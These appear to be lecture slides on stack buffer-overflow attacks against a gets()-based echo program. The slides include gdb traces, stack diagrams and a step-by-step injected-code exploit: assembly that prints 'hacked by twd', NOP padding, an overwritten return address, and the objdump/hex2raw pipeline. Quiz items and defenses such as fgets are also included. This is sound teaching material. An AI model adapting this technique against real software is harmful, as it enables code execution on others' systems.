CS 33

Machine Programming (5)

Exploiting the Stack

Buffer-Overflow Attacks

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  - no way to specify limit on number of characters to read
- Similar problems with other library functions
  - `strcpy`, `strcat`: copy strings of arbitrary length
  - `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

   return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```

Buffer-Overflow Disassembly

echo:


```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```

Buffer-Overflow Stack

Before call to gets




```
/* Echo Line */
void echo()
{
     char buf[4];   /* Too small! */
     gets(buf);
     puts(buf);
}
```

```
echo:
     subq    $24, %rsp
     movq    %rsp, %rdi
     call    gets
     movq    %rsp, %rdi
     call    puts
     addq    $24, %rsp
     ret
```


Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```

Before call to gets




Just after call to gets




```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #1

Before call to gets



Input 1234567




Overflow buf, but no problem

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #2

Before call to gets




Stack frame
for **main**

Return Address

				[3]	[2]	[1]	[0]

Input 123456789ABCDEF01234567



Stack frame
for **main**


00	00	00	00	00	40	05	73
00	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Still no problem

```
40056e:        e8 d9 ff ff ff    callq  40054c <echo>
400573:        b8 00 00 00 00    mov    $0x0,%eax
```

Buffer Overflow Example #3

Before call to gets




Stack frame
for **main**

Return Address

				[3]	[2]	[1]	[0]

Input 123456789ABCDEF012345678



Stack frame
for **main**

00	00	00	00	00	40	05	00
38	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Return address corrupted

```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- Use library routines that limit string lengths
  - `fgets` instead of `gets`
  - `strncpy` instead of `strcpy`
  - don’t use `scanf` with `%s` conversion specification
    - » use `fgets` to read the string
    - » or use `%ns` where `n` is a suitable integer


Malicious Use of Buffer Overflow

```
void main(){
   echo();
   ...
}
```

return address A

```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```


Stack after call to gets()



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When echo() executes ret, will jump to exploit code


```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```



Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address



Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

Quiz 2


The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0

b) 0x7fffffffe948

c) 0x7fffffffe9a0

d) it doesn't matter what value goes there



Assembler Code from gcc

```
      .file "exploit.c"
      .section        .rodata.str1.1,"aMS",@progbits,1
   .LC0:
      .string "hacked by twd\n"
      .text
      .globl  exploit
      .type   exploit, @function
   exploit:
   .LFB19:
      .cfi_startproc
      subq    $8, %rsp
      .cfi_def_cfa_offset 16
      movl    $14, %edx
      movl    $.LC0, %esi
      movl    $1, %edi
      call    write
      movl    $0, %edi
      call    exit
      .cfi_endproc
   .LFE19:
      .size   exploit, .-exploit
      .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
      .section .note.GNU-stack,"",@progbits
```

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp         # needed for syscall instructions
  movl  $14, %edx        # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi         # write to standard output
  movl  $1, %eax         # do a "write" system call
  syscall
  movl  $0, %edi         # argument to exit is 0
  movl  $60, %eax        # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...
  nop
.quad 0x7fffffffe948
.byte '\n'
```

29 no-ops

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:    48 83 ec 08                 sub    $0x8,%rsp
   4:    ba 0e 00 00 00              mov    $0xe,%edx
   9:    48 be 73 e9 ff ff ff        movabs $0x7fffffffe973,%rsi
  10:    7f 00 00
  13:    bf 01 00 00 00              mov    $0x1,%edi
  18:    b8 01 00 00 00              mov    $0x1,%eax
  1d:    0f 05                       syscall
  1f:    bf 00 00 00 00              mov    $0x0,%edi
  24:    b8 3c 00 00 00              mov    $0x3c,%eax
  29:    0f 05                       syscall

000000000000002b <str>:
  2b:    68 61 63 6b 65              pushq  $0x656b6361
  30:    64 20 62 79                 and    %ah,%fs:0x79(%rdx)
  34:    20 74 77 64                 and    %dh,0x64(%rdi,%rsi,2)
  38:    0a 00                       or     (%rax),%al
  . . .
```

big problem!

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq   $8, %rsp
movb   $9, %dl
addb   $1, %dl
movq   $0x7fffffffe990, %rsi
movb   %dl, (%rsi)
movl   $14, %edx
movq   $0x7fffffffe984, %rsi
movl   $1, %edi
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 . . .
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

Using the Exploit

1) Assemble the code

```
gcc –c exploit.s
```

2) disassemble it

```
objdump –d exploit.o > exploit.txt
```

3) edit object.txt

(see next slide)

4) Convert to raw and input to exploitee

```
cat exploit.txt | ./hex2raw | ./echo
```

Unedited exploit.txt

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```

Edited exploit.txt

```
48 83 ec 08             /* sub    $0x8,%rsp */
b2 09                   /* mov    $0x9,%dl */
80 c2 01                /* add    $0x1,%dl */
48 be 90 e9 ff ff ff    /* movabs $0x7fffffffe990,%rsi */
7f 00 00
88 16                   /* mov    %dl,(%rsi) */
ba 0e 00 00 00          /* mov    $0xe,%edx */
48 be 84 e9 ff ff ff    /* movabs $0x7fffffffe984,%rsi */
7f 00 00
bf 01 00 00 00          /* mov    $0x1,%edi */
b8 01 00 00 00          /* mov    $0x1,%eax */
0f 05                   /* syscall */
bf 00 00 00 00          /* mov    $0x0,%edi */
b8 3c 00 00 00          /* mov    $0x3c,%eax */
0f 05                   /* syscall */
        . . .
```

Quiz 3

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp   # grow stack
  movq  %rsp, %rdi  # setup arg
  call  gets
  movq  %rsp, %rdi  # setup arg
  call  puts
  movl  $0, %eax    # set return value
  addq  $88, %rsp   # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```


The exploit code is executed:

a) **before the call to *gets***

b) **before the call to *puts*, but after *gets* returns**

c) **on return from *main***

Example


Exploit Addr
Exploit
ret
locals
main stack frame
gets and puts stack frames

Defense!

- Don't use gets!
- Make it difficult to craft exploits
